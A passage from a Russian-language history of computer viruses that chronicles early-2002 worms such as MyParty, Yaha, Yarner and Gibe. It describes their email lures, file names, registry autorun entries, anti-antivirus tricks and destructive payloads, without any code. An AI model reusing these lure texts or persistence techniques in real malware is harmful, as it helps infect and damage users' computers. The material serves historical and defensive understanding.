держит в теме строку «If the hyperlinks[190] in your documents» («Если в Вашем документе гипертекстовые связи») и должно быть удалено. В случае активизации вируса «может быть уничтожено содержимое “жёсткого” диска инфицированного компьютера, а также содержимое CMOS/BIOS на операционных системах Windows 95/98/Me/NT/2000» – указывалось также в письме г-на Мюррелла. Кроме того, в письме были приведены ссылки на Web-сайты антивирусных компаний, содержащих описание вируса «Magistr» и инструкции по его удалению.

Один из экспертов, оставаясь инкогнито, сообщил, что практически нереальна ситуация, когда хакер является причиной рассылки заражённых писем с новостного Web-сайта подобного SiliconValley.com. «Я уверен, что это фальсификация. Кто-то просто был заражён вирусом, и червь просто разослал свою копию по их списку рассылки. Если они были атакованы злоумышленником, то это бы означало, что кто-то пытается их дискредитировать, что кажется весьма маловероятным», – заявил эксперт. Согласно заявлению г-жи Фьюнелл ни Web-сервер SiliconValley.com, ни какие-либо другие сервера Knight Ridder Digital не были заражены. «Это был единичный, изолированный случай, и были предприняты все необходимые меры для предотвращения повторения подобной проблемы», – сообщила она.

12 января 2002 года специализирующимся на разработке антивирусного программного обеспечения подразделением корпорации Network Associates был зарегистрирован опасный компьютерный вирус, который получил имя «Gigger» и «терроризировал» пользователей компьютерных систем, работающих на платформе Windows.

Эта вредоносная компьютерная программа была написана на редко встречающемся сочетании Visual Basic Script Code и JavaScript и представляла собой самостоятельно рассылающегося почтового червя, способного рас-

---

[190] Hyperlinks (англ.) – *проф.* гипертекстовые связи. Средства компоновки электронного документа, содержащего текстовые, аудио и видеоданные.

пространяться посредством почтовых клиентов MS Outlook и Outlook Express, а также по IRC-каналам. Вредоносный код содержался во вложенном файле (mmsn_ofline.htm) письма под заголовком «Outlook Express Update» и маскировался под «заплатку» для этого популярного приложения. «Gigger» менял настройки почтового клиента, с тем чтобы рассылать себя по адресам, указанным в списке контактов. Этот вирус-червь, как отмечали эксперты, был чрезвычайно опасен, но получил незначительное распространение: «Это самостоятельно рассылающийся вирус с опасным разрушительным потенциалом, но он редко обнаруживается в “диком виде”. Если бы он начал активно распространяться, ущерб мог бы оказаться очень значительным», – заявил директор по исследованиям Network Associates Винсент Галлотто.

24 января корпорация Sony официально признала, что около 900000 (!) персональных компьютеров и ноутбуков популярной серии «Vaio» содержали предустановленное программное обеспечение, позволяющее получить несанкционированный удалённый доступ к системе. Как сообщалось, подавляющее большинство компьютеров с выявленным дефектом было продано в течение 2001 года на рынке Японии. Подробности той скандальной ситуации так и не были полностью обнародованы, но по оценкам экспертов отзыв почти миллиона «Vaio», что составляло до 25% всех персональных компьютеров и ноутбуков данной серии, последовавший за имевшим незадолго до этого отзывом 1,1 млн. мобильных телефонов, серьёзно повредил тогда репутации корпорации Sony.

Близился конец января, и ничего экстраординарного на ниве вирусописания не происходило, но тут достаточно ровное течение событий было нарушено появлением очередного возмутителя всеобщего спокойствия – в Сингапуре было зарегистрировано появление компьютерного вируса по имени «MyParty»[191], предлагавшего посмотреть фотографии частной вечеринки и «использовавшего новый приём провокации пользователя». Выйдя 25 января

[191] «MyParty» (англ.) – «Моя вечеринка».

2002 года[192] из недр азиатского континента, «MyParty» в течение суток достиг Европы, засоряя электронную почту и распространяясь с молниеносной скоростью[193].

Идентификационная карточка вредоносной компьютерной программы	
Имя	MyParty
Другие названия	Myparty, MyParty.A, W32/Myparty.A, W32/MyParty-A, W32/MyParty@mm, W32/MyParty@MM, W32/Myparty@mm, W32/Myparty@MM, Win32.MyParty, I-Worm.Myparty, WORM_MYPARTY.A
Тип	вирус-червь с «троянским» компонентом
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX/Windows 3.x
Страна происхождения	Сингапур
Длина	29696 байт[194]

«MyParty» был написан на Microsoft Visual C++, являлся приложением Windows (PE EXE-файл) и распространялся через Интернет в виде файлов, прикреплённых к инфицированным электронным письмам. Он активизировался только в том случае, если пользователь двойным щелчком «мыши» на

[192] В сентябре 2002 года включён в первую двадцатку основного списка WildList Международной организации WildList.

[193] Интересно, что уже 30 января компания Trend Micro, специализирующаяся на проблемах сетевой безопасности, объявила о появлении новой модификации компьютерного вируса «MyParty», получившей название «MyParty.b». Этот штамм не имел серьёзных отличий от своего предшественника. Так же, как и оригинальный вирус, он рассылался по всем почтовым адресам, которые ему удавалось обнаружить. Основным отличием от первой версии было имя файла-вложения: «myparty.photos.yahoo.com».

[194] В упакованном утилитой UPX виде, размер распакованного файла – 77824 байта.

вложении сам запускал на выполнение инфицированный файл. После активизации «червь» устанавливал себя в компьютерную систему и запускал процедуры своего распространения.

Причём в зависимости от версии операционной системы Windows (Windows 9x/Me/XP или Windows NT/2000) «червь» инсталлировал себя в систему разными способами: копия «червя» в Windows 9x/Me/XP создавалась с именем: c:\regctrl.exe, а Windows NT/2000 с именем c:\recycled\regctrl.exe. Затем эта копия запускалась на выполнение – «червь» перезапускал себя заново из своей копии. Таким образом, для обеспечения своего присутствия в памяти при каждой перезагрузке заражённого компьютера «червь» создавал свои копии в различных директориях «жёсткого» диска и регистрировал их в разделе автозапуска программ системного реестра. При этом, если имя файла-вложения было изменено (имело расширение не *.com, как в оригинале, а *.exe), то «MyParty» открывал Web-сайт http://www.disney.com в окне текущего Интернет-браузера. Первоначальный файл (который был запущен из вложения в письмо) перемещался в директорию Recylced/Recycler с одним из двух имён: C:\RECYCLER\F-%1-%2-%3 или C:\RECYCLED\F-%1-%2-%3, где %1, %2, %3 – случайные числа.

Во время своей инсталляции «червь» также проверял поддержку языков и, если была установлена поддержка русского языка, перемещал себя в каталог Recylced/Recycler. То есть «MyParty» проводил проверку на наличие поддержки русского языка и, если таковая обнаруживалась, «червь» завершал свою работу и самоустранялся из системы. Именно это проявление позволило некоторым западным специалистам антивирусных компаний предположить российское происхождение вируса.

Подтверждением этой выдающейся догадки они считали тот факт, что при заражении «MyParty» отсылал пустое контрольное письмо по адресу napster@gala.net, который расположен на бесплатном почтовом сервисе портала Gala.Net. Несмотря на русскоязычность, этот информационно-развлекательный портал является украинским и базируется в Киеве. Впро-

чем, известно, что на Западе по инерции считают всех жителей бывшего СССР русскими. Руководитель антивирусных исследований финской компании F-Secure Микко Гиппонен уверен, что «MyParty» написал тинэйджер из России. Однако большинство специалистов указывало другое место «рождения» вируса-червя «MyParty» – Сингапур.

Надо заметить, что такое же самоустранение из системы происходило в любой день за исключением 25–29 января 2002 года. И если только системная дата компьютера попадала в период 25–29 января 2002 года, то «MyParty» запускал процедуры инсталляции и распространения.

При повторном запуске «червь» активизировал свою процедуру рассылки инфицированных писем. Причём он устанавливал прямое подключение к удалённому серверу SMTP, имя которого определял по системным настройкам электронной почты и незаметно, якобы от имени владельца инфицированного компьютера, рассылал по этим адресам свои копии.

Адреса электронной почты, по которым начиналась рассылка заражённых сообщений, «червь» искал в файлах *.dbx (содержащих данные учётных записей клиентов) – в директориях MS Outlook Express и в базе данных WAB (Windows Address Book). Для подтверждения факта заражения, как уже говорилось выше, также отсылалось пустое письмо на адрес napster@gala.net. Почтовое послание, содержащее вирус, как правило, в строке описания содержало фразу «New photos from my party!» («Новые фотографии с моей вечеринки!»). В теле письма находился следующий текст: «Hallo! My Party... It was absolutely amazing! I have attached my web page with new photos! If you can please make color prints of my photos. Thanks!» («Привет! Моя вечеринка... Это было просто ошеломляюще! Во вложении – моя Web-страница с новыми фотографиями! Если у Вас есть возможность, пожалуйста, напечатайте мои снимки! Спасибо!»). Зловредный код прилагался к письму в виде файла с именем www.myparty.yahoo.com – весьма похоже на название Web-сайта, на что вирусописателем был сделан особый расчёт. На «com» заканчиваются не

только доменные имена, но это, как известно, и одно из расширений исполнимых файлов в операционных системах Microsoft.

При запуске файла активизировалась вредоносная программа. «Это действительно новая техника манипуляции сознанием пользователя, исключительно благодаря которой “MyParty” вызвал ряд заражений. В остальном это классический Интернет-червь, ничем не отличающийся от сотен себе подобных созданий, – комментировал руководитель информационной службы «Лаборатории Касперского» Денис Зенкин. – Этот случай ещё раз подтверждает, что не всё, что начинается с “www” и заканчивается “com”, – Web-сайты».

«MyParty» имел опасное побочное действие. На компьютерах под управлением Windows NT/2000/XP «червь» создавал в директории автозагрузки дополнительный файл %Userprofile%\StartMenu\Programs\Startup\msstask.exe, который являлся «троянской» программой-шпионом для удалённого несанкционированного доступа и управлялся «хозяином» с помощью команд, расположенных на одной из страниц по адресу http://209.151.250.170. Таким образом компьютерный злоумышленник мог получать полный контроль над компьютерной системой пользователя.

«MyParty» 28 января появился на просторах СНГ и атаковал компьютерные системы украинского агентства «УНІАН», а на следующий день мировые информационные агентства со ссылками на антивирусные компании и почтовые службы сообщали, что «MyParty» успел распространиться более чем в 50 странах Азии, Европы и Северной Америки. «Его простой, но весьма остроумный способ маскировки затмил в сообщениях средств массовой информации даже собственно вредоносное действие – внедрение в компьютеры под Windows 9x/Me/NT/2000/XP программы, открывающей дыру для возможного проникновения злоумышленника… Кроме хитрой маскировки, “MyParty” привлёк внимание ещё двумя особенностями. В нём заложено ограничение времени действия (распространения) конкретными датами: с 25

по 29 января 2002 года. Уже в среду червь самоуничтожится на всех заражённых компьютерах… Ещё более интересным обстоятельством является его гуманное отношение к русскоязычным пользователям. Перед активизацией процессов размножения “MyParty” проверяет наличие в системе поддержки русского языка (кириллицы). В случае обнаружения таковой червь самоуничтожается», – сообщало CNews.

30 января представитель компании по компьютерной безопасности MessageLabs заявил о том, что «уже 55 стран мира поразил новый компьютерный вирус “Myparty”, который стремительно расползается по сетям. Он был впервые отмечен в Сингапуре и атаковал затем пользователей Интернет по всему миру», а корреспондент информационного агентства ИТАР-ТАСС сообщил, что получил инфицированное «MyParty» послание, поступившее из пресс-центра МИД Японии в Токио: «Судя по всему, кто-то из сотрудников этого солидного ведомства захотел “посмотреть фотографии” и невольно внёс вклад в рассылку зловредного вируса, который получили сотни адресов иностранных корреспондентов, аккредитованных в этой стране», – прокомментировал он этот инцидент.

«MyParty» поначалу многим показался самым тривиальным почтовым «червём». На Web-сайты антивирусных производителей были оперативно выложены свежие версии антивирусного программного обеспечения, и распространение «червя» с этого момента, по идее, должно было бы пойти на спад. «Однако всё оказалось не так просто. Несмотря на обновления, инфицированные письма продолжали заражать огромное число компьютеров пользователей во всём мире. Это происходило вопреки тому, что антивирусные решения для почтовых шлюзов призваны блокировать “больные” письма ещё на сервере. К сожалению, такие программы, как MimeSweeper, InterScan VirusWall, McAfee Groupshield или Sybari Antigen, не смогли корректно идентифицировать опасное приложение (имя файла: www.myparty.yahoo.com в формате UUEncode) и изъять сообщения из поступающей корреспонденции», – сообщала «Вебпланета». «Как оказалось, причина того, что ряд антивирус-

ных программ не может распознать вирус “MyParty”, кроется в некой “ошибке” самого червя, которая позволяет искажать расширения приложения. В соответствии с открытыми стандартами, действующими для почтовых отправлений в Интернет (так называемые RFC's – Requests for Comments), подобные письма не могут ни быть приняты, ни отосланы обратно отправителю. Благодаря “ошибке” в коде червя, почтовые программы принимают письма или же исправляют дефектные сообщения», – делился информацией с читателями Viruslist.com.

В результате пока большинство производителей антивирусных программ работало над реальным решением проблемы корректного распознавания «MyParty» даже в «неактивном» состоянии, системные администраторы вынуждены были запрещать для получения в общем порядке все прикрепления с расширением *.com[195]. Такие меры были приняты для того, чтобы помочь защититься от опасного «червя» тем почтовым системам, которые не могли его распознать самостоятельно.

13 февраля 2002 года появился вирус-червь «Yaha», который стал родоначальником обширного семейства вредоносных компьютерных программ[196], но сам так и не смог войти в первую двадцатку основного списка WildList, уступив в этом смысле своим штаммам «Yaha.E», «Yaha.G» и «Yaha.K», об особенностях которых мы расскажем ниже, по мере их появления.

---

[195] Так называемый «Attachment Blocking».

[196] Хронология появления штаммов «Yaha»: Yaha.B – 20.03.02, Yaha.C – 10.05.02, Yaha.C2 – 18.06.02, Yaha.D – 18.05.02, Yaha.D2 – 04.06.02, Yaha.E – 15.06.02, Yaha.F – 20.06.02, Yaha.G – 24.06.02, Yaha.J – 13.12.02, Yaha.K – 21.12.02, Yaha.L – 24.12.02, Yaha.M – 05.01.03, Yaha.N – 07.02.03, Yaha.O – 19.02.03, Yaha.P – 28.02.03, Yaha.Q – 07.03.03.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Yaha
Другие названия	Yaha.A, W32/Yaha, W32/Yaha@MM, Win32.Yaha, Win32.HLLM.Yaha, Lentin, I-Worm.Lentin, WORM_YAHA
Тип	вирус-червь
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Индия
Длина	26624 байта[197]

«Yaha» представлял собой приложение Windows (PE EXE-файл) и был написан на языке программирования Microsoft Visual C++. Для проникновения в систему этот вирус-червь использовал очередную «уязвимость» MS Internet Explorer, из-за которой существовала возможность несанкционированного запуска вложений электронных писем в MS Outlook Express при открытии самого письма.

Получив управление, «червь» копировал себя в каталог \Recycled\ под именами msmdm.exe и msscra.exe (начиная с модификации «.B», процесс формирования имени стал случайным: первое имя формировалось из пяти символов, а второе имело на конце символ «f»). Имя записывалось в ключ реестра HKCR\exefile\shell\open\command для выполнения при открытии любого файла. «Червь» контролировал ключ системного реестра несколько раз в минуту, чтоб пользователь не изменил имя. Он также создавал объект

[197] В упакованном утилитой UPX виде, размер распакованного файла составляет около 72 Кб.

Mutex[198] с одним из названий: spawner, ins, task32 и при проверке системного реестра уничтожал Windows Task Manager под NT из памяти, если он в данный момент был активен.

Начиная с версии «.Q», вирус-червь уничтожал ещё и System Configuration Utility, Registry Editor и Process Viewer. Начиная с модификации «.J», при первом выполнении «Yaha» выдавал заголовок сообщения «Error» («Ошибка») и сообщение «Application initialization error» («Ошибка начальной загрузки приложения»). «Yaha» создавал свои копии с именами winreg.exe, msnmsg32.exe и nav32.exe в директории Windows и записывался в ключ системного реестра «Run» (начиная с версии «.K» – и в «RunServices») в Windows 9x/Me для запуска winreg.exe при старте Windows. Для выполнения файла nav32.exe при открытии любого файла «Yaha» записывался в ключ системного реестра HKCR\exefile\shell\open\command. У модификаций «.K» и «.Q» он копировался в директорию \System[32]\ и производил аналогичные действия по записи в реестр для создаваемых имён WinServices.exe, nav32_loader.exe и tcpsvc32.exe (в модификации «.P» – mstask32.exe and exeloader.exe). Начиная с модификации «.P», в ключ системного реестра HKEY_LOCAL_MACHINE\Software\Microsoft\WinVer «Yaha» вводил случайные символы, а начиная с модификации «.Q» в ключе системного реестра HKLM\Software\Microsoft\Windows\CurrentVersion\ZoneCheck устанавливался один из следующих сайтов: pakistan.gov.pk, paki.com, pcb.gov.pk, comsats.com, kse.com.pk. В ключе системного реестра HKLM\Software\Microsoft\Snakes «Yaha» прописывал информацию об авторе, комментарии, а также номер версии и данные о Web-сайте.

Присутствие вируса-червя в инфицированной компьютерной системе можно было заметить по наличию в памяти процесса с вышеперечисленными именами, замедлению работы компьютера, случайным образом изменяю-

[198] Объект синхронизации, который устанавливал состояние, когда только один поток владеет этим объектом в любой момент времени.

щимся размерам «Рабочего стола», появлению на «жёстком» диске файлов со странными именами, как правило, имевшими двойные расширения, второе из которых было: *.pif, *.bat, *.scr. Кроме того, «Yaha» производил некие видеоэффекты, отображая на экране монитора в различных цветовых сочетаниях мигающее сообщение «U r My Valentine» («Я Вас люблю») на «Рабочем столе» и имитируя скринсейвер. Начиная с версии «.D» мигающие сообщения стали следующими: «U r so cute today #!#!» («Вы сегодня так милы #!#!»), «True Love never ends» («Настоящая любовь никогда не кончается»), «I like U very much!!!» («Вы мне очень нравитесь!!!») или «U r My Best Friend» («Вы Мой Лучший Друг»). Начиная с версии «.C», вирус-червь пытался противостоять антивирусным программам путём завершения их работы в оперативной памяти компьютера – он мог удалять эти программы, а также уничтожал вирусы «Klez» и «SirCam», если находил их в компьютерной системе.

Для распространения «Yaha» мог использовать как электронную почту, так и локальную сеть. Файлы на «жёстком» диске сканировались им в поиске адресов электронной почты в записной книжке Windows и в файлах формата HT*. В Теме письма могли быть различные фразы на английском языке: Melt the Heart of your Valentine with this beautiful Screen saver (Растопите сердце возлюбленной этим прекрасным screensaver’ом), Enjoy this friendship-joke Screen Saver!!! (Оцените этот шуточный screensaver!!!), U realy Want this (Вы на самом деле этого Хотите), searching for true Love (в поисках истинной Любви), you care ur friend (Ваша забота о друге), Fw:, , :-), !, !!, to ur friends (Вашим друзьям), to ur lovers (Вашим любимым), for you (для Вас), to see (увидеть), to check (проверить), to watch (посмотреть), to enjoy (насладиться), to share (разделить), Screensaver, Friendship (Дружба), Love (Любовь), Hi, ?. Само сообщение представляло собой набор различных фраз на том же английском языке. Письма содержали и присоединённый файл с именем «Valentine» или «Friends» и расширением *.scr. Начиная с версии «.C», имена присоединённых файлов выбирались из более широкого списка – к назван-

ным выше добавились: loveletter (любовное послание), resume (резюме), biodata (биографические сведения), dailyreport (ежедневный отчет), mountan (гора), goldfish (золотая рыбка), weeklyreport (еженедельный отчет), report (отчет), love (любовь) и т. д. Они могли иметь двойное расширение: первое выбиралось из *.doc, *.mp3, *.xls, *.wav, *.txt, *.jpg, *.gif, *.dat, *.bmp, *.htm, *.mpg, *.mdb, *.zip; второе – из *.pif, *.bat, *.scr. Причём электронная почта могла посылаться как будто из домена её получателя, что затрудняло распознавание адреса отправителя. В теле письма содержался HTML-код, который использовал «уязвимость» MS Internet Explorer для запуска вложения при просмотре письма.

Начиная с версии «.B», вирус-червь заменял стартовую по умолчанию страницу MS Internet Explorer на один из следующих сайтов: www.malayalmanorama.com, www.asianetglobal.com, www.kerala.com, www.india.com, www.malayalamchannel.com, www.sunnt.com/suryatv, www.achayans.com. По четвергам, а начиная с версии «.L» – по средам, «Yaha» выполнял следующие действия: в папке «Мои документы» он делал файлы и папки скрытыми; выводил один из наборов своих сообщений из файла aYerHS.txt на «Рабочий стол» компьютерной системы; заменял стартовую по умолчанию страницу MS Internet Explorer через вход ключа реестра HKLM\Software\Microsoft\Internet Explorer\Main на один из следующих Web-сайтов: www.hrvg.tk, www.hackersclub.up.to, geocities.com/snak33ys, www.unixhideout.com, www.hirosh.tk, www.neworder.box.sk, www.blacksun.box.sk, www.coderz.net, www.hackers.com/html/neohaven.html, www.ankitfadia.com; проводил удалённую атаку отказа в обслуживании (DDoS) на правительственный Web-сайт Пакистана – infopak.gov.pk. Начиная с версии «.Q» по средам заменял стартовую по умолчанию страницу MS Internet Explorer через вход ключа реестра на страницу Web-сайта http://www.indiansnakes.cjb.net и добавлял к этому сайту все файлы форматов HTM и HTML, которые были найдены в директории inetpub/wwwroot/.

Вот такое «приятное» семейство появилось на божий свет и стало на долгое время самым настоящим проклятием для пользователей, исправно терроризируя компьютерное сообщество морально и материально. И несмотря на то что, как мы уже говорили, родоначальник этого многочисленного семейства вредоносных компьютерных программ так и не смог войти в число самых распространённых в мире вирусов, он всё-таки отметился в нескольких громких, если не сказать скандальных, инцидентах.

Например, 7 марта 2002 года прошло сообщение о том, что через сервер Toad.com, принадлежащий пионеру Интернет Джону Гилмору, распространяется вирус «Yaha». Этот «червь» использовал для пересылки своих копий 25 открытых почтовых серверов, в числе которых и оказался Toad.com. Другие серверы располагались в основном в Китае и Южной Корее.

Джон Гилмор известен как один из основателей Electronic Frontier Foundation, участник создания серии Usenet-телеконференций «alt.» и создатель рассылки Cypherpunks, посвящённой вопросам криптографии. В своё время обслуживающий Гилмора провайдер Verio пригрозил отключить Toad.com от Интернет из-за отсутствия на нём защиты от массовых почтовых рассылок. Гилмор же, в свою очередь, пригрозил этой компании судебным иском по обвинению в нарушении свободы слова. По словам первопроходца Интернет, он «специально предоставляет свободный доступ к Toad.com, с тем чтобы его друзья и коллеги могли пользоваться электронной почтой в любой точке мира». Кроме того, на Web-сайте Гилмора была размещена информация о том, что он «предусмотрел все средства блокирования пользователей, пытающихся рассылать большое число писем в течение короткого времени». Однако аналитик компании Treachery Unlimited Джей Дайсон высказался в том смысле, что такие ограничения легко обходятся и, не удержавшись в пылу полемики, добавил: «Я считаю Гилмора старым упрямым дураком за то, что он оставляет свой почтовый сервер совершенно открытым». Думается, что «Yaha» развёл спорщиков в разные углы «ринга» и навсегда уладил этот никому не нужный спор, больше похожий на склоку.

14 февраля 2002 года «Лаборатория Касперского» сообщила об обнаружении нового Интернет-червя «CoolNow», проникавшего в компьютерные системы при посещении пользователем Web-сайтов и распространявшегося при помощи популярного Интернет-пейджера MSN Messenger. Причём на момент публикации сообщения было получено уже несколько сообщений о фактах реального инфицирования этой вредоносной компьютерной программой. «CoolNow» размещался злоумышленниками на специальных Web-сайтах, после чего проводилась массированная рекламная кампания для привлечения пользователей, и при посещении этих Web-сайтов автоматически запускался вредоносный сценарий Java-Script. Используя «уязвимость» в системе безопасности MS Internet Explorer, известную как «Frame Domain», «CoolNow» незаметно для пользователя заражал компьютер. После этого «CoolNow» так же незаметно получал доступ к адресной книге MSN Messenger и от имени владельца компьютера рассылал при помощи этого Интернет-пейджера предложение посетить вредоносный Web-сайт. Интересно, что практически одновременно было обнаружено семь модификаций «CoolNow», которые использовали различные Web-сайты. Однако благодаря своевременно принятым мерам по закрытию этих Web-сайтов Интернет-червь потерял способность к распространению и не смог широко «расползтись» по городам и весям.

В тот же день Panda Software выступила с заявлением, адресованным пользователям Интернет, о том, что по мере приближения дня Святого Валентина им следует усилить свою бдительность при получении новых сообщений по электронной почте. Компания предупреждала, что среди методов так называемой социальной инженерии, применяемых создателями компьютерных вирусов, наиболее эффективными можно считать те, которые связаны с рассылкой электронных писем с признаниями в любви или дружбе. Среди действовавших на тот момент вирусов, апеллировавших к теме любви и дружбы в качестве приманки для пользователей, Panda Software выделила: «LoveLetter», который оказал самое сильное воздействие на экономику, при-

чинив совокупный ущерб на сумму около 8,75 млрд. долл.; «Valentin», рассылавший на мобильные телефоны поздравления с днём Святого Валентина и предлагавший заглянуть на Web-страницу, при посещении которой в компьютер пользователя загружался файл «LoveDay4-B.hta», создававший затем в системной директории Windows файл, содержащий код вируса; «Matcher», содержавший призыв: «Хотите найти себе пару!!! Попробуйте это». Panda Software также сообщала о компьютерной мистификации, когда в день Святого Валентина пользователи Интернет получали электронные письма, где содержалось предупреждение о наличии вируса «Be My Valentine» («Будь моим Валентином»), что на самом деле не соответствовало действительности. Кстати, с приближением дня Святого Валентина многие ведущие компании-разработчики антивирусных средств рекомендовали пользователям соблюдать все меры предосторожности, так как «вполне вероятно, что вирусописатели попытаются распространить заразу с помощью поздравительных открыток».

И они оказались правы.

Вирусописатели просто не могли упустить такой благодатный момент, как День Святого Валентина. Например, к этому празднику ими был создан и 18 февраля «запущен» в Интернет «червь» массового поражения «Valcard», рассылавший по электронной почте инфицированные сообщения различного характера и, в первую очередь, романтического свойства. Червь попадал в систему по электронной почте в письме. При этом экспертами были зафиксированы 14 различных вариантов заголовка письма и 6 различных текстов, призывающих запустить файл-вложение, что косвенно свидетельствовало о возможности получения вирусом этих данных с удалённого сервера и, следовательно, об их возможных дальнейших модификациях. Наиболее распространёнными фразами, стоящими в строке «Тема», были: «Тайный Обожатель», «Любовь с первого взгляда», «С днём Святого Валентина» и пр. Текст письма случайно выбирался из нескольких заданных вариантов. Особенно интересны следующие два: «Good night, sweet prince, and flights of angels sing

thee to thy rest. Happy Valentines hope you like the card I've attached, even if you don't feel the same» («Спокойной ночи, милый принц, да будут ангелы баюкать тебя. С днём св. Валентина, надеюсь, тебе понравится «валентинка», которую я вложил, даже если ты не чувствуешь то же, что и я».) Далее следовало имя отправителя; «In this life we cannot do great things. We can only do small things with great love». («В этой жизни мы не можем творить великие дела. Но мы можем лишь совершать маленькие поступки с великой любовью»).

«Видимо, автор писал этот вирус либо и впрямь с огромной любовью к своему похабному занятию, либо от обиды, что его бросили. Во всяком случае, “валентинку” в приложении открывать категорически не рекомендуется», – резюмировал появление «Valcard» информационный портал «Компьюлента». Сам вирус представлял собой приложение ValentineCard.exe – файл размером 96768 байт, сжатый при помощи утилиты UPX. При запуске этого файла «червь» копировал себя в директорию Windows\System под тем же именем (ValentineCard.exe), после чего самостоятельно приступал к рассылке заражённых писем всем адресатам, найденным в листе контактов адресной книги Windows. Кроме того, «червь» вносил свои записи в системный реестр операционной системы Windows, что позволяло ему активизироваться каждый раз при загрузке компьютерной системы:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run 14th

C:\Windows\System\ValentineCard.exe.

19 февраля 2002 года в Германии отмечено появление исключительно опасного, написанного на языке программирования Delphi Интернет-червя по имени «Yarner»[199]. Причём уже в день его появления были зафиксированы случаи массового заражения им компьютеров, а через сутки компьютерное

[199] «Yarner» (англ.) – искажённое «Trojaner» от названия популярного немецкого Web-сайта «Trojaner-Info», посвящённого проблемам антивирусной безопасности. Кстати, другое имя этого вируса – «YAW» – происходит от названия антивирусной программы YAW, под которую маскируется этот вирус-червь.

сообщество было оповещено о том, что появился его первый штамм – «Yarner.B».

Идентификационная карточка вредоносной компьютерной программы	
Имя	Yarner
Другие названия	W32/Yarner, W32/Yarner-A, W32/Yaw, Win32/Yawer, W32.Yarner, W32.Yarner.A@mm, W32.Yarner.gen, Win32/Yarner, Win32.Yarner, Win32.HLLM.Yarner, Win32/Yaw, I-Worm.Yarner, WORM_YARNER, Yaw, YAW, Trojan.Yaw.20, YAWSETUP, yawsetup.exe
Тип	вирус-червь с «троянским» компонентом
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX/Windows 3.x
Страна происхождения	Германия
Длина	437760 байт

«Yarner» искусно маскировался под официальное сообщение популярного немецкого Web-сайта «Trojaner-Info», посвящённого проблемам антивирусной безопасности. Если пользователь имел неосторожность запустить вложенный файл Yawsetup.exe в отсутствие активной антивирусной программы, то «червь» немедленно инициировал процедуры заражения компьютера и своего дальнейшего распространения. «Yarner» распространялся в виде файлов, прикреплённых к электронным письмам. Заражённые письма содержали в поле «From:» либо настоящий адрес отправителя, либо ложный адрес: Trojaner-Info [%TrueEmail%] или Trojaner-Info [webmaster@trojaner-info.de] Имя вложения: yawsetup.exe Тема письма: Trojaner-Info Newsletter и указание даты. В теле письма длинный текст на немецком.

«Червь» активизировался в том случае, если пользователь двойным щелчком «мыши» на вложении сам запускал заражённый файл. Он инстал-

лировал себя в систему и запускал процедуры своего распространения. При инсталляции «Yarner» копировал себя в виде файла со случайным именем до 100 символов и расширением *.exe в директорию Windows, а затем регистрировал этот файл в ключе автоматического запуска системного реестра HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Runonce\<имя файла червя>, чтобы выполниться при перезапуске Windows. В каталоге Windows «червь» также переименовывал файл notepad.exe в notedpad.exe и замещал оригинальный notepad.exe своей копией. В результате, когда notepad.exe открывался, «червь» выполнялся и пытался запустить «оригинал» программы Notepad. Кроме того, «Yarner» создавал два дополнительных файла в директории Windows – kerneI32.daa, куда он записывал адреса электронной почты и kerneI32.das, куда записывались адреса известных «червю» серверов SMTP. Между прочим, присутствие «Yarner» в компьютерной системе можно было определить как раз по наличию в директории Windows имён файлов notedpad.exe, kernei32.daa, kernei32.das, а также замедлению работы самой системы.

При рассылке инфицированных писем «Yarner» использовал прямое подключение к серверу SMTP. Адреса, по которым рассылались письма, определялись либо считыванием всех адресов из адресной книги MS Outlook, либо при помощи поиска в директории Windows и поддиректориях строк адресов в файлах с расширениями *.php, *.htm, *.shtm, *.cgi, *.pl. «Yarner» имел исключительно опасную деструктивную функцию. После рассылки писем с вероятностью 10% «червь» уничтожал все файлы на «жёстком» диске, где установлена операционная система Windows, или случайное число файлов из директории Windows.

Естественно, что «Trojaner-Info», от имени которого якобы рассылались инфицированные письма, являясь популярным немецким ресурсом по проблемам антивирусной безопасности, не имел никакого отношения к эпидемии «Yarner». «Данный случай ещё раз подтверждает, что адрес электронной почты и текст письма можно легко сфальсифицировать и при помощи

этой уловки подсунуть пользователю вредоносную программу, – заявил руководитель антивирусных исследований Евгений Касперский. – В связи с этьим “Лаборатория Касперского” еще раз рекомендует пользователям быть предельно осторожными к вложенным файлам, даже если они приходят якобы от имени разработчиков антивирусных программ».

Распространяющийся через сетевые диски, по IRC, через Kazaa и телеконференции, а также по электронной почте вирус-червь по имени «Gibe»[200] впервые был обнаружен 28 февраля 2002 года[201]. Для проникновения в систему он использовал «уязвимость» MS Internet Explorer, из-за которой существовала возможность несанкционированного запуска вложений писем в MS Outlook Express. При этом для запуска вложения достаточно было открыть только письмо.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Gibe
Другие названия	Gibe.A, W32/Gibe, W32/Gibe-A, W32/Gibe.A-mm, W32/Gibe.A@mm, W32/Gibe@MM, W32/Gibe@mm, W32.Gibe, W32.Gibe@mm, Win32.Gibe, Win32.Gibe.A, W32.HLLW.Begbie, W95/Gibe, I-Worm.Gibe, WORM_GIBE, WORM_GIBE.A, IRC.Gibe, mIRC/Gibe
Тип	Вирус-червь
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX/Windows 3.x
Страна происхождения	Новая Зеландия
Длина	122880 байт

[200] «Gibe» (англ.) – «Насмешка».

[201] В июне 2002 года включён в первую двадцатку основного списка WildList Международной организации WildList.

В процессе проникновения «червя» в систему на экран монитора могли выводиться сообщения, единственной целью которых был обман пользователя. При первом выполнении[202] на компьютере «Gibe» мог выводить либо сообщение «Microsoft Internet Tools Update. This will install Microsoft Security Update. Do you wish to continue?» («Инструментарий Microsoft для модернизации по Интернет. Будет установлено обновление защиты от Microsoft. Вы уверены, что хотите продолжить?») или длинный фрагмент текста, содержащего лицензионное соглашение. И в том и в другом случае пользователю необходимо ответить «Да» или «Нет» на заданный вопрос, но … «червь» установится в компьютерную систему независимо от того выбора, который будет сделан. При этом в директорию Windows устанавливались файлы:

